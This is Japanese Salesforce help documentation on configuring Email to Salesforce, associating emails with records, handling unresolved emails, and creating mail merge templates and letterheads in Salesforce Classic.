[メール to Salesforce] または Salesforce for Outlook を使用してメールが Salesforce に送信されるときに、一部のメールは、[メール to Salesforce] 設定に基づいて関連レコードに割り当てられます。その他のメールは、[私の未解決の項目] に追加されます。ユーザはここで、メールを関連する Salesforce レコードに割り当てるか、未割り当てのままにすることを確認します。

[メール to Salesforce] のしくみ

外部メールアプリケーションからメールを送信するときは、[メール to Salesforce] を使用します。このようなメールは、Salesforce のリード、取引先責任者、商談のレコードに自動的に関連付けられます。

メールを作成、転送、または返信するときに、[BCC] 項目 (または他の受信者項目) に特別な [メール to Salesforce] アドレスを入力します。Salesforce がメールのコピーを受信します。Salesforce は設定に応じて、そのメールを、そのアドレスが受信者のメールアドレスと一致するレコードの [活動履歴] 関連リストに追加するか、[私の未解決の項目] ページに追加します。ユーザは [私の未解決の項目] ページから、手動でメールをレコードに割り当てることができます。未割り当てのメールも、未完了の ToDo リストに表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

リード、取引先責任者、商談へのメールの関連付け

メールを一致するリードや取引先責任者に関連付けるように [メール to Salesforce] を設定した場合、Salesforce は、リードや取引先責任者のメールアドレスに該当する [宛先] および CC 項目を検索します。リードまたは取引先責任者が見つかると、そのメールは該当するレコードの [活動履歴] 関連リストに保存されます。

メールを一致する商談に関連付けるように [メール to Salesforce] を設定した場合、Salesforce は、取引先責任者のメールアドレスに該当する [宛先] および CC 項目を検索します。取引先責任者が見つかると、その取引先責任者に商談の取引先責任者ロールが割り当てられている場合、進行中のすべての商談について、[活動履歴] 関連リストにメールが保存されます。

ユーザが Salesforce に追加したメールの [宛先] および CC 項目に表示される受信者のメールアドレスと一致しない場合は、[私の未解決の項目] ページにメールごとに 1 行のみが表示されます。

特定のレコードへのメールの関連付け

メールを特定の Salesforce レコードに関連付けるには、レコード ID をメールの件名または本文に挿入します。

メールを一致するリード、取引先責任者、または商談に関連付けるように [メール to Salesforce] を設定した場合に、メールが一致するメールアドレスではなく、レコード ID を使用してリード、取引先責任者、または商談に関連付けられたときは、未解決の ToDo が作成されます。たとえば、一致するリードに関連付けるようにメールを設定したとします。メールの本文または件名行にリードレコード ID を入力してメールを [メール to Salesforce] のアドレスに直接送信すると、そのメールはリードと関連付けられて、未解決の ToDo が作成されます。

使用開始

Salesforce システム管理者が [メール to Salesforce] を有効にすると、システムで生成された [メール to Salesforce] アドレスが記載されたメールがユーザに送信されます。このアドレスは個人設定にも表示されます。

[メール to Salesforce] を使用する前に個人設定にアクセスして設定を行います。

関連トピック:

- [メール to Salesforce] の使用に関する考慮事項
- [メール to Salesforce] の設定
- Salesforce レコードへのメールの関連付け
- [メール to Salesforce] の使用に関するガイドライン

[メール to Salesforce] の使用に関する考慮事項

[メール to Salesforce] を使用する前に、次の点を考慮します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

一般的な考慮事項

- [メール to Salesforce] を使用し、IBM® Lotus Notes® や Microsoft® Outlook® などの外部メールアプリケーション、および Gmail® や Yahoo! Mail® などの Web メールによって送信されたメールを取得します。
- [メール to Salesforce] では、［宛先］および CC 項目のメールアドレスを、［メール］標準項目のメールアドレスと照合します。[メール to Salesforce] は、カスタムメール項目の照合をサポートしません。
- Salesforce は、無効な ID や、ユーザに参照アクセス権のないレコードの ID を無視します。
- Salesforce for Outlook で [メールを追加] 機能を使用するには、[メール to Salesforce] が必要です。一方の機能を無効にすると、もう一方の機能も無効になります。Salesforce for Outlook では、BCC 項目ではなく、[メールを追加] と [送信と追加] を使用してメールを追加します。
- BCC 項目に受信者のメールアドレスを入力すると、そのアドレスの所有者がメールを受信しますが、メールはそのメールアドレスを含むレコードに関連付けられません。

制限

- [メール to Salesforce] で照合できるメールアドレスの最大数は 50 です。［宛先］および CC 項目のアドレスの合計数がこの制限を超えた場合、[メール to Salesforce] はメールの最初から 50 の一意のアドレスのみを処理します。
- [メール to Salesforce] では、受信メール 1 件につき最大 50 のメール活動を作成できます。各メールタスクレコードに最大 50 件の取引先責任者を関連付けることができます。
- 添付ファイルのサイズ制限は、関連リストに直接添付されている場合は 25 MB です。同じメールに添付される複数のファイルのサイズの上限は 25 MB で、ファイルごとの最大サイズは 5 MB です。一致するレコードごとに、メール送信されるすべての添付ファイルが重複するため、データの容量制限に影響します。追加されない添付ファイルはすべて、Salesforce から送信される確認メールにリストされます。
- メールテキストおよび HTML は、32 KB で切り捨てられます。

[メール to Salesforce] の設定

[メール to Salesforce] を使用するために、まず設定を行います。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

1. 個人設定から、［クイック検索］ボックスに「メール to Salesforce」と入力し、[私のメール to Salesforce] を選択します。
2. 自分のメールアドレスを［私の受け入れ可能メールアドレス］に入力します。複数のアドレスからメールを送信する場合は、各アドレスをカンマで区切ります。

   重要: [メール to Salesforce] アドレスは、ここにリストされたアドレスからのメールのみを受け入れます。メールアドレスをリストしない場合は、[メール to Salesforce] アドレスに送信されたメールはどのレコードにも関連付けられません。
3. [メールの関連付け] で、必要に応じてオプションを選択します。
4. ［除外ドメイン］で複数のメールドメインを自動関連付けから除外する場合は、ドメインをカンマで区切ります。
5. [保存] をクリックします。

関連トピック:

- [メール to Salesforce] の使用に関する考慮事項
- Salesforce レコードへのメールの関連付け
- Salesforce 環境のカスタマイズ
- [メール to Salesforce] の使用に関するガイドライン

Salesforce レコードへのメールの関連付け

外部のメールアプリケーションで送信するメールをリード、取引先責任者、および商談、または特定の Salesforce レコードに関連付けて、営業関連のコミュニケーションを追跡します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

外部へ送信したメールをリード、取引先責任者、または商談に関連付ける手順は、次のとおりです。

1. [私のメール to Salesforce] 設定ページの［私の受け入れ可能メールアドレス］にリストされているメールアカウントからメールを作成します。
2. [メール to Salesforce] アドレスを BCC 項目に入力します。
3. メールを送信します。

外部へ送信したメールを特定の Salesforce レコードに関連付ける手順は、次のとおりです。

1. [私のメール to Salesforce] 設定ページの［私の受け入れ可能メールアドレス］にリストされているメールアカウントからメールを作成します。
2. Salesforce で、メールを関連付けるレコードのレコード ID を探します。レコード ID は、15 桁の大文字小文字を区別する英数字コードで、レコードの URL の末尾に示されます。

3. メールの件名や本文に、「*ref:*」に続けてレコード ID を入力します。例: *ref: 701D0000000HQZy*
4. [メール to Salesforce] アドレスを［宛先］、CC、または BCC 項目に入力します。
5. メールを送信します。

関連トピック:

[メール to Salesforce] の使用に関する考慮事項
[メール to Salesforce] の使用に関するガイドライン
[メール to Salesforce] の設定

[メール to Salesforce] の使用に関するガイドライン

[メール to Salesforce] を使用するときは、追加情報の次の点を確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

一般的なガイドライン

- [メール to Salesforce] アドレスをメールプログラムのアドレス帳に追加して、簡単に探せるようにします。
- [メール To Salesforce] を使用してメールアクティビティとしてメッセージを保存する場合は、［メール送信のデフォルト］によってデフォルトの ToDo タイプが指定されます。デフォルト値を変更するには、［ToDo の種別］選択リスト項目を編集します。
- 除外されたドメインからのメールは、[私の未解決の項目] に表示されます。ここで、メールを手動で割り当てるか、未割り当てのままにします。
- メッセージを別のユーザに送信せず、メール活動として保存するには、［宛先］項目に [メール To Salesforce] アドレスを入力してメールを転送します。［宛先］、CC、または BCC 項目に他のメードアドレスがないことを確認します。Salesforce はそのメールのコピーを受信し、転送されたメールの［送信者］、［宛先］、および CC 項目にリードおよび取引先責任者のメールアドレスがないか検索します。Salesforce リードまたは取引先責任者が見つかると、そのメールは該当するレコードの [活動履歴] 関連リストに保存されます。
- [メール to Salesforce] でメールアドレスが Salesforce の複数のリードまたは取引先責任者レコードと一致する場合は、そのメールを、一致するすべてのレコード、最も古いレコード、活動が最も多いレコードのいずれかに関連付けることができます。
- [メール to Salesforce] が Salesforce 内の複数の商談レコードへのメールアドレスと一致する場合、メールは一致するすべての進行中のレコードの活動履歴に追加されます。

レコード ID

- レコード ID は、15 桁の大文字小文字を区別する英数字コードで、レコードの URL の末尾に示されます。たとえば、キャンペーンレコードの詳細ページを表示すると、URL が `https://yourInstance.salesforce.com/701D0000000HQZy` のように示されます。このレコードのレコード ID は「701D0000000HQZy」です。
- レコード ID は、個々の行に入力することも、()、[]、{} で囲んでメール本文テキストに入力することもできます。たとえば、*(ref: 701D0000000HQZy)* とします。複数のレコード ID はカンマで区切ります。たとえば、「*ref: 701D0000000HQZy, 801D0000000IRAz, 901D0000000JSBa*」と入力します。

[メール to Salesforce] でレコードに割り当てられないメールの処理

[メール to Salesforce] または Salesforce for Outlook を使用してメールが Salesforce に送信されるときに、一部のメールは、[メール to Salesforce] 設定に基づいて関連レコードに割り当てられます。その他のメールは、[私の未解決の項目]に追加されます。ユーザはここで、メールを関連する Salesforce レコードに割り当てるか、未割り当てのままにすることを確認します。

1. [私の未解決の項目] の未割り当てのメールにアクセスします。
2. 次のいずれかのアクションを選択します。
   - 関連レコードに割り当てる:一方または両方の項目に関連レコードを入力します。必要に応じて、ドロップダウンリストから正しいレコードタイプを選択します。リードを割り当てる場合、複数のレコードを割り当てることはできません。割り当てをキャンセルするには、入力をクリアします。
   - 未割り当てのままにする:件名から「*未解決のメール:*」というテキストが削除され、メールが完了したToDoとしてユーザに割り当てられます。ToDo の [状況] 選択リストに複数の「完了」状況が含まれる場合は、最初のものが使用されます。
3. 変更内容を保存します。

   割り当て済みのメールが関連付けられたレコードに追加されます。変更した項目はすべて、リストから削除されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方 (Windows システムトレイから Salesforce for Outlook 項目を解決するようメッセージが表示された場合のみ)

使用可能なエディション: すべてのエディション

ユーザ権限

未解決のメールを表示または編集する
- ToDo に対する「編集」、メールに割り当てるオブジェクトに対する「参照」

  および

  [メール to Salesforce]

  または

  Salesforce for Outlook および [メール to Salesforce] の「メールを追加」

Salesforce レコードを作成する
- ToDo に対する「編集」

  および

  それらのオブジェクトに対する「簡易作成の表示」および「作成」

最近使用したデータを関連レコード項目に表示する
- 検索設定での「ルックアップのオートコンプリート」

FAQ - Salesforce インテグレーションメールの使用

Salesforce を使用して一括メールを送信できますか?

マーケティングメールの一括送信を行う場合は、メールキャンペーンを一元的に管理し、Salesforce に戻される応答を追跡できるサードパーティ製アプリケーションを AppExchange で使用することをお勧めします。これにより、マーケティングチームは評価済みリードの数と、メールキャンペーンの ROI を常に把握できるようになります。

営業メールの一括送信を行う場合は、Salesforce で [取引先責任者] をクリックします。次に、[ツール] セクションで [取引先責任者の一括メール送信] を選択し、一括メール送信ウィザードに従います。

関連トピック:

インポートに関する一般的な質問

Salesforce Classic でのメールの一括送信

Salesforce を使用して HTML メールを送信できますか?

Salesforce を使用して HTML メールを送信できますか?

はい。Salesforce を使用して HTML メールを取引先責任者、リード、個人取引先、および組織内のユーザに送信できます。個人へのメール送信、複数の取引先責任者への一括メール送信、および頻繁に送信する HTML メールのテンプレートの設定を行えます。

関連トピック:

- インポートに関する一般的な質問
- Salesforce Classic でのメールの送信

テンプレートを使用した定型レターの生成

差し込み印刷

差し込み印刷は、定型レターや受信者 (取引先責任者またはリードなど) 用にカスタマイズされた他の Microsoft® Word ドキュメントを生成するプロセスです。各ドキュメントのコンテンツは、差し込み印刷テンプレートで定義済みです。差し込み印刷テンプレートには、作成されたドキュメントに、取引先責任者の名前や住所など、自分の Salesforce レコードのデータを表示する差し込み項目と呼ばれる変数があります。

エディション

この機能は、Salesforce Classic で使用可能です。

使用可能なエディション: すべてのエディション

重要: Salesforce では、TLS 1.0 の無効化に伴い、標準差し込み印刷のサポートを終了します。この変更により、営業担当は Microsoft® Word で差し込み印刷ドキュメントを生成できなくなります。営業担当が機能を使用できたとしても、Salesforce は問題が発生した場合のサポートやメンテナンスは提供しません。ただし、ご安心ください。拡張差し込み印刷に移行することで、Salesforce データを使用した差し込み印刷を引き続き実行できます。

メモ: 標準差し込み印刷には次の要件があります。

- Microsoft® Internet Explorer® バージョン 9、10、11
- Microsoft Word 2003 または 2007
- Microsoft Windows Vista® (32 ビットのみ) - Salesforce が TLS 1.0 を無効化するまで。

個別差し込み印刷ドキュメントの生成

個々のレコードの Microsoft Word ドキュメントを生成するには、レコードの詳細ページを開き、[活動履歴] 関連リストで [差し込み印刷] をクリックします。

関連トピック:

- 差し込み印刷用 ActiveX コントロールのインストール
- 拡張差し込み印刷を使用した一括差し込み印刷ドキュメントの生成
- 個別差し込み印刷ドキュメントの送信

差し込み印刷用 ActiveX コントロールのインストール

Salesforce では、TLS 1.0 の無効化に伴い、標準差し込み印刷のサポートを終了します。Salesforce データを使用した差し込み印刷の作成を継続するには、Salesforce カスタマーサポートに連絡して拡張差し込み印刷を有効にしてください。

重要: Salesforce では、TLS 1.0 の無効化に伴い、標準差し込み印刷のサポートを終了します。この変更により、営業担当は Microsoft® Word で差し込み印刷ドキュメントを生成できなくなります。営業担当が機能を使用できたとしても、Salesforce は問題が発生した場合のサポートやメンテナンスは提供しません。ただし、ご安心ください。拡張差し込み印刷に移行することで、Salesforce データを使用した差し込み印刷を引き続き実行できます。

標準の差し込み印刷では、差し込み印刷ドキュメントを最初に生成したときに、Salesforce と Word との対話処理をサポートするために ActiveX コントロールをインストールする必要があります。**ActiveX** コントロールをダウンロードするには、十分な管理者権限を持つ**Windows**ユーザとしてログインする必要があります。ActiveX コントロールをダウンロードできない場合は、社内の IT 部署または Windows システム管理者にお問い合わせください。

標準差し込み印刷には次の要件があります。

- Microsoft® Internet Explorer® バージョン 9、10、11
- Microsoft Word 2003 または 2007
- Microsoft Windows Vista® (32 ビットのみ) - Salesforce が TLS 1.0 を無効化するまで。

Web ブラウザの ActiveX コントロール設定を次のように設定します。

1. [ツール] > [インターネットオプション] をクリックして、[インターネット オプション] ダイアログを開きます。
2. [セキュリティ] タブをクリックします。
3. [インターネット] ゾーンのアイコンをクリックしてから、[レベルのカスタマイズ] をクリックします。
4. [ActiveX コントロールとプラグイン] エリアの [署名済み ActiveX コントロールのダウンロード]、[ActiveX コントロールとプラグインの実行]、および [スクリプトを実行しても安全だとマークされている ActiveX コントロールのスクリプトの実行] で、[有効化] または [プロンプト] を選択します。
5. [ダウンロード] エリアの [ファイルのダウンロード] 設定で、[有効化] を選択します。
6. [OK] をクリックします。
7. [信頼済みサイト] ゾーンで、上記と同じ設定を繰り返します。
8. [サイト] ボタンをクリックし、`https://*.salesforce.com` がリストに登録されていることを確認して、必ず Salesforce が信頼済みサイトになるようにしてください。信頼済みサイトとして登録されていない場合は、テキストボックスに `https://*.salesforce.com` と入力し、[追加] をクリックします。[OK] をクリックします。
9. [インターネット オプション] ダイアログの [詳細設定] タブをクリックします。
10. [設定] ボックスの下部にある [セキュリティ] エリアで、[暗号化されたページをディスクに保存しない] のチェックボックスが空白でオフになっていることを確認します。
11. [OK] をクリックします。
12. 加えた変更を適用するために、Internet Explorer の再起動が必要なことがあります。

Internet Explorer 7 または 8 を使用している場合は、差し込み印刷の最初の実行時に [例外：自動サーバはオブジェクトを作成できませんでした] というポップアップメッセージが表示されることがあります。このメッセージは無視してください。[OK] をクリックしてポップアップウィンドウを閉じ、差し込み印刷を続行してください。

メモ: 拡張差し込み印刷には、ActiveX コントロールのインストールは必要ありません。

関連トピック:

差し込み印刷

テンプレートの管理

システム管理者は、レターヘッドの定義、送信するメール、および差し込み印刷用ドキュメントの生成に使用するテンプレートを作成、管理できます。

- レターヘッドは、HTML メールテンプレートのデザインを定義します。レターヘッドからは、使用するロゴ、ページの色、およびテキスト設定を HTML メールテンプレートに継承できます。
- メールテンプレートにより、定義済みのテンプレートを使用して、取引先責任者、リード、およびその他にメールを送信できます。
- 差し込み印刷テンプレートを使用すると、レコードの情報を使用して、カスタムドキュメントを作成できます。たとえば、特定のリード宛のカスタマイズされた礼状を作成できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

関連トピック:

レターヘッドの作成
メールテンプレートの管理
差し込み印刷テンプレートの管理

差し込み印刷テンプレートの作成

1. Microsoft® Word 2007 で新規に白紙のドキュメントを開きます。
2. Word を使用して、ユーザが必要とするテキスト、データ、および書式設定を含んだドキュメントを作成します。
3. Word ドキュメント内に、そのテンプレートが使用されるたびに変わるテキスト変数やデータ変数を置きます。たとえば、「田中様、」という挨拶の「田中」は、異なる相手に送る場合には変わってくるため変数です。
4. 各変数を該当する Salesforce 差し込み項目で置き換えます。

   重要: 使用する各差し込み印刷項目表示ラベルは一意である必要があります。

   a. 差し込み項目を挿入する位置にカーソルを置きます。
   b. Word 2007 では、リボンの [挿入] タブを選択し、[テキスト] グループから [クイックパーツ] をクリックし、次に [項目] をクリックします。
   c. [カテゴリ] ドロップダウンリストから [差し込み印刷] を選択します。
   d. [項目名] ボックスの **[MergeField]** を選択します。
   e. [項目名] ボックスの [項目プロパティ] エリアで、`Opportunity_LineItem_ProductName` などの有効な差し込み項目を手動で入力します。Salesforce組織で使用できる標準項目およびカスタム項目の完全なリストを作成する方法については、「Locate Record Field Names for Mail Merge」の記事を参照してください。
   f. **[OK]** をクリックします。

   メモ: 商談に関連付けられているすべての商品に関する情報を一覧表示するには、商品情報の表示を開始する位置に `Opportunity_LineItem_Start` 差し込み項目を挿入します。その後に、商談の各商品に追加するすべての差し込み項目を挿入します。最後に、`Opportunity_LineItem_End` を挿入してリストを終了します。

5. Word ドキュメントを保存します。
6. 差し込み印刷テンプレートの Salesforce へのアップロード (ページ 1868)に進みます。

ヒント: 最良の結果を得るには:

- 差し込み印刷テンプレートには、Microsoft Word で「保護」や「アクセス制限」を設定しないでください。保護された Word ドキュメントについては、Word のヘルプを参照してください (Word で F1 キーを押すと、ヘルプが開きます)。
- 差し込み印刷テンプレートを、Excel ワークシートや Access データベースなどの外部ソースと接続しないでください。Word が「標準の Word 文書」と呼ぶドキュメントへの差し込み印刷ドキュメントの保存については、Word のヘルプを参照してください。

エディション

この機能は、Salesforce Classic で使用可能です。

使用可能なエディション: すべてのエディション

ユーザ権限

差し込み印刷テンプレートをアップロードする
- 「公開テンプレートの管理」

差し込み印刷テンプレートを編集する
- 「公開テンプレートの管理」

関連トピック:

差し込み印刷テンプレートの管理
差し込み印刷

既存の差し込み印刷テンプレートの変更

1. 差し込み印刷テンプレートのサンプルをダウンロードして、ハードドライブの任意のディレクトリに展開します。
2. `salesforce_mailmerge_templates_howto.doc` に記述された手順を参照します。
3. 任意のサンプルテンプレートを Microsoft Word で開きます。
4. サンプルテンプレートのコピーを、コンピュータ上のデスクトップか、任意の場所に保存します。Word 2007 の場合、[Office] ボタンから [別名で保存] を選択し、適切なファイル名と保存先フォルダを指定します。
5. 必要に応じて、テンプレートのテキストと書式をカスタマイズします。
6. Alt+F9 を押して非表示の差し込み印刷コードを表示します。

   各差し込み項目が、`{MERGEFIELD Contact_FullName \* MERGEFORMAT}` のように表示されます。
7. 必要に応じて差し込み印刷項目を変更または追加します。
   a. 差し込み項目を挿入する位置にカーソルを置きます。
   b. Word 2007 では、リボンの [挿入] タブを選択し、[テキスト] グループから [クイックパーツ] をクリックし、次に [項目] をクリックします。
   c. [カテゴリ] ドロップダウンリストから [差し込み印刷] を選択します。
   d. [項目名] ボックスの **[MergeField]** を選択します。
   e. [項目名] ボックスの [項目プロパティ] エリアで、`Opportunity_LineItem_ProductName` などの有効な差し込み項目を手動で入力します。Salesforce 組織で使用できる標準項目およびカスタム項目の完全なリストを作成する方法については、「Locate Record Field Names for Mail Merge」の記事を参照してください。
   f. **[OK]** をクリックします。

   > メモ: 商談に関連付けられているすべての商品に関する情報を一覧表示するには、商品情報の表示を開始する位置に `Opportunity_LineItem_Start` 差し込み項目を挿入します。その後に、商談の各商品に追加するすべての差し込み項目を挿入します。最後に、`Opportunity_LineItem_End` を挿入してリストを終了します。
8. Word ドキュメントを保存します。
9. 差し込み印刷テンプレートの Salesforce へのアップロード (ページ 1868)に進みます。

> ヒント: 最良の結果を得るには:
>
> - 差し込み印刷テンプレートには、Microsoft Word で「保護」や「アクセス制限」を設定しないでください。保護された Word ドキュメントについては、Word のヘルプを参照してください (Word で F1 キーを押すと、ヘルプが開きます)。

エディション

この機能は、Salesforce Classic で使用可能です。

使用可能なエディション: すべてのエディション

ユーザ権限

差し込み印刷テンプレートをアップロードする
- 「公開テンプレートの管理」

差し込み印刷テンプレートを編集する
- 「公開テンプレートの管理」

- 差し込み印刷テンプレートを、Excel ワークシートや Access データベースなどの外部ソースと接続しないでください。Word が「標準の Word 文書」と呼ぶドキュメントへの差し込み印刷ドキュメントの保存については、Word のヘルプを参照してください。

関連トピック:

差し込み印刷テンプレートの管理
差し込み印刷テンプレートの差し込み項目を使用する場合の考慮事項
差し込み印刷

Microsoft® Word を使用した差し込み印刷テンプレートの作成

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: すべてのエディション

Connect for Office Word のアドインには、挿入できる有効な差し込み項目の完全なリストが用意されています。Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。

重要: Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。この変更があるため、Connect for Office が Salesforce と Microsoft® Word または Excel 間の接続を確立できるという保証はありません。営業担当が接続を確立できたとしても、Salesforce は問題が発生した場合のサポートやメンテナンスは提供しません。

重要: 使用する各差し込み印刷項目表示ラベルは一意である必要があります。

1. Microsoft Word を開きます。
2. | 使用する Word のバージョン | 操作方法 |
   |---|---|
   | Word 2003 以前 | ツールバーの [Salesforce] ドロップダウンメニューから [ログイン] を選択します。 |
   | Word 2007 | リボンの Salesforce タブを選択してから、[差し込み項目] ドロップダウンメニューをクリックし、[ログイン] を選択します。 |
3. Salesforce のユーザ名とパスワードを入力します。
4. [ログイン] をクリックします。

   メモ: ログインに成功し、セッションがアクティブになると、ドロップダウンボタンの [ログイン] コマンドが無効になります。ログアウトするには、[ログアウト] をクリックします。
5. 既存の Word 文書または空の Word 文書から、差し込み印刷テンプレートの作成します。
6. 差し込み項目を挿入する位置に Salesforce カーソルを置きます。既存の差し込み項目を置換する場合は、テンプレートで差し込み項目全体を選択します。差し込み印刷項目は一意である必要があります。
7. Word 2003 以前では、[Salesforce] ドロップダウンメニューから [差し込み項目の挿入] を選択します。Word 2007 では、リボンの Salesforce タブを選択してから、[差し込み項目] ドロップダウンメニューをクリックし、[差し込み項目の挿入] を選択します。

8. [差し込み項目の挿入]ダイアログで、データ型を選択し、挿入する差し込み項目を選択します。Salesforce で商品を使用している場合は、「差し込み印刷テンプレートへの商談商品データの挿入」(ページ 1867)を参照してください。
9. **[挿入]** をクリックすると、Word 文書の現在のカーソル位置に差し込み項目が追加されます。
10. 必要に応じて、差し込み項目を更に追加し、差し込み印刷テンプレートを作成します。
11. 差し込み印刷テンプレートが完成したら、[設定]から［クイック検索］ボックスに「*差し込み印刷テンプレート*」と入力し、**[差し込み印刷テンプレート]** を選択して、Salesforce にアップロードします。

差し込み印刷テンプレートへの商談商品データの挿入

製品は、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition で使用できます。差し込み印刷テンプレートに商談商品データを追加するには、[差し込み項目の挿入]ダイアログで[商談品目の項目]を選択し、挿入する項目を選択します。これにより、選択した差し込み項目、「開始」および「終了」項目がテーブルに挿入されます (商談商品データのテーブルを含むサンプルのデフォルトの差し込み印刷テンプレートをダウンロードできます)。このテーブルは必要に応じて編集できます。ただし、`Opportunity_LineItem_Start` 差し込み項目はすべての商談商品差し込み項目より前に、また、`Opportunity_LineItem_End` 差し込み項目はすべての商談商品差し込み項目より後になっている必要があります。Salesforce では、これらの開始項目と終了項目に従って、商談に関わるすべての商品のリストが表示されます。

また、商談商品の差し込み項目のテーブルに商品の差し込み項目を挿入する場合は、Salesforce Word アドインを使用しないで手動で挿入できます。

1. Word 文書で、差し込み項目を挿入したい位置にカーソルを位置付けます。
2. Word 2003 以前の Word では、メニューバーの **[挿入]** を選択し、次に **[項目]** を選択します。Word 2007 では、リボンの [挿入] タブを選択し、[テキスト] グループから **[クイックパーツ]** をクリックし、次に **[項目]** をクリックします。
3. [カテゴリ] ドロップダウンリストから **[差し込み印刷]** を選択します。
4. [項目名] ボックスの **[MergeField]** を選択します。
5. [項目プロパティ] エリアの [項目名] ボックスで、「`Opportunity_LineItem_ProductName`」のように差し込み項目の名前を手動で入力します。
6. **[OK]** をクリックします。

関連トピック:

Connect for Office のインストール

Connect for Office のシステム要件

Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。

重要: Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。この変更があるため、Connect for Office が Salesforce と Microsoft® Word または Excel 間の接続を確立できるという保証はありません。営業担当が接続を確立できたとしても、Salesforce は問題が発生した場合のサポートやメンテナンスは提供しません。

Connect for Office のシステム要件は次のとおりです。

- Microsoft® Office 2007
- Microsoft® Windows Vista® (32 ビットのみ) - Salesforce が TLS 1.0 を無効化するまで。

関連トピック:

Connect for Office のインストール

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

差し込み印刷テンプレートの Salesforce へのアップロード

「公開テンプレートの管理」権限を持つ管理者とユーザは、完成した Microsoft Word 差し込み印刷テンプレートを Salesforce にアップロードし、使用可能にする必要があります。

1. Salesforce の [設定] から、[クイック検索] ボックスに「*差し込み印刷テンプレート*」と入力し、[差し込み印刷テンプレート] を選択します。
2. [新規テンプレート] をクリックします。
3. テンプレートの名前と説明を入力します。この入力は、ユーザが差し込み印刷ドキュメントを生成するときに、正しいテンプレートを選択するのに役立ちます。

   組織が拡張差し込み印刷を使用する場合、[ドキュメント]、[表示ラベル]、[封筒] の中から該当するドキュメントの種類を選択します。
4. [参照] をクリックして、Word の差し込み印刷テンプレートを選択します。
5. [保存] をクリックして終了します。

関連トピック:

差し込み印刷テンプレートの管理

差し込み項目の概要

差し込み印刷

エディション

この機能は、Salesforce Classic で使用可能です。

使用可能なエディション: すべてのエディション

ユーザ権限

差し込み印刷テンプレートをアップロードする
- 「公開テンプレートの管理」

差し込み印刷テンプレートを編集する
- 「公開テンプレートの管理」

レターヘッドの使用

レターヘッドは、HTML メールテンプレートで使用するロゴ、ページの色、およびテキスト設定を定義します。最良の結果を得るには、すべてのHTML メールテンプレートで使用するレターヘッドを 1 つ作成します。レターヘッドを作成して、組織全体で使用可能にすることができます。

レターヘッドを使用するには、[設定]から、［クイック検索］ボックスに「レターヘッド」と入力し、[レターヘッド] を選択します。

レターヘッドリストページでは、次の操作を実行できます。

- レターヘッドを参照するには、リストから名前を選択します。
- レターヘッドを編集するには、リストから名前を選択し、編集オプションの [プロパティを編集] または [レターヘッドの編集] を選択します。
- レターヘッドを削除するには、名前の横にある [削除] をクリックします。HTML メールテンプレートで使用されているレターヘッドは削除できません。

関連トピック:

レターヘッドの作成
レターヘッド項目

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レターヘッドを作成または変更する
- 「レターヘッドの管理」

レターヘッドの作成

レターヘッドは、HTML メールテンプレートのデザインを定義します。レターヘッドからは、使用するロゴ、ページの色、およびテキスト設定をHTML メールテンプレートに継承できます。

レターヘッドは、プロパティと詳細で構成されます。プロパティは組織内でのみアクセス可能であり、ユーザがレターヘッドを識別するために役立ちます。詳細は、そのレターヘッドを使用したときにメールに適用されます。レターヘッドのプロパティと詳細を作成するには、レターヘッドウィザードを使用します。

1. [設定] から、［クイック検索］ボックスに「レターヘッド」と入力し、[レターヘッド] を選択します。
2. [新規レターヘッド] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

レターヘッドを作成または変更する
- 「レターヘッドの管理」

レターヘッドのプロパティの設定

1. 作成した新しいレターヘッドをユーザがただちに使用できるようにする場合は、［有効］チェックボックスをオンにします。
2. ［レターヘッド表示ラベル］を入力します。このラベルは、ユーザインターフェースページでレターヘッドを参照するために使用します。
3. 必要に応じて、［レターヘッドの一意の名前］を変更します。この名前は、Force.com API の使用時にコンポーネントを参照するために使用される一意の名前です。管理パッケージでは、この一意の名前により、パッケージのインストール時に名前が競合することを防ぎます。この名前は、アンダースコアと英数字のみを

使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。[レターヘッドの一意の名前]項目を使用すると、開発者は管理パッケージで特定のコンポーネント名を変更できます。この変更は、登録者の組織に反映されます。

4. このレターヘッドの説明を入力します。名前と説明の項目は、レターヘッドを他のユーザに説明するために、内部的にのみ使用されます。
5. [保存]をクリックします。レターヘッドの詳細ページが表示されます。

レターヘッドの詳細の設定

1. レターヘッドの属性を設定します。
   - [背景色の編集]をクリックし、レターヘッドの背景色を入力します。カラーピッカーボタンをクリックし、色を選択します。
   - [ヘッダープロパティの編集]をクリックし、レターヘッドの上部セクションの色、配置、高さを選択します。
   - [画像の選択]をクリックして、レターヘッドの上部または下部に会社のロゴマークの画像を挿入します。

     メモ: ロゴ画像をレターヘッドに追加するには、ロゴ画像を[ドキュメント]タブにアップロードする必要があります。ドキュメントが[外部参照可]とマークされていて、メールで受信したときにSalesforce以外のユーザに表示されるようになっていることを確認します。詳細は、Salesforceヘルプの「ドキュメントのアップロードと置き換え」を参照してください。

     画像を選択するには、フォルダを選択し、ドキュメント名をクリックしてドキュメントを添付します。または、[ドキュメント検索]をクリックし、ファイル名を入力して、名前でドキュメントを検索します。
   - レターヘッドから画像を削除するには、[画像の削除]をクリックします。
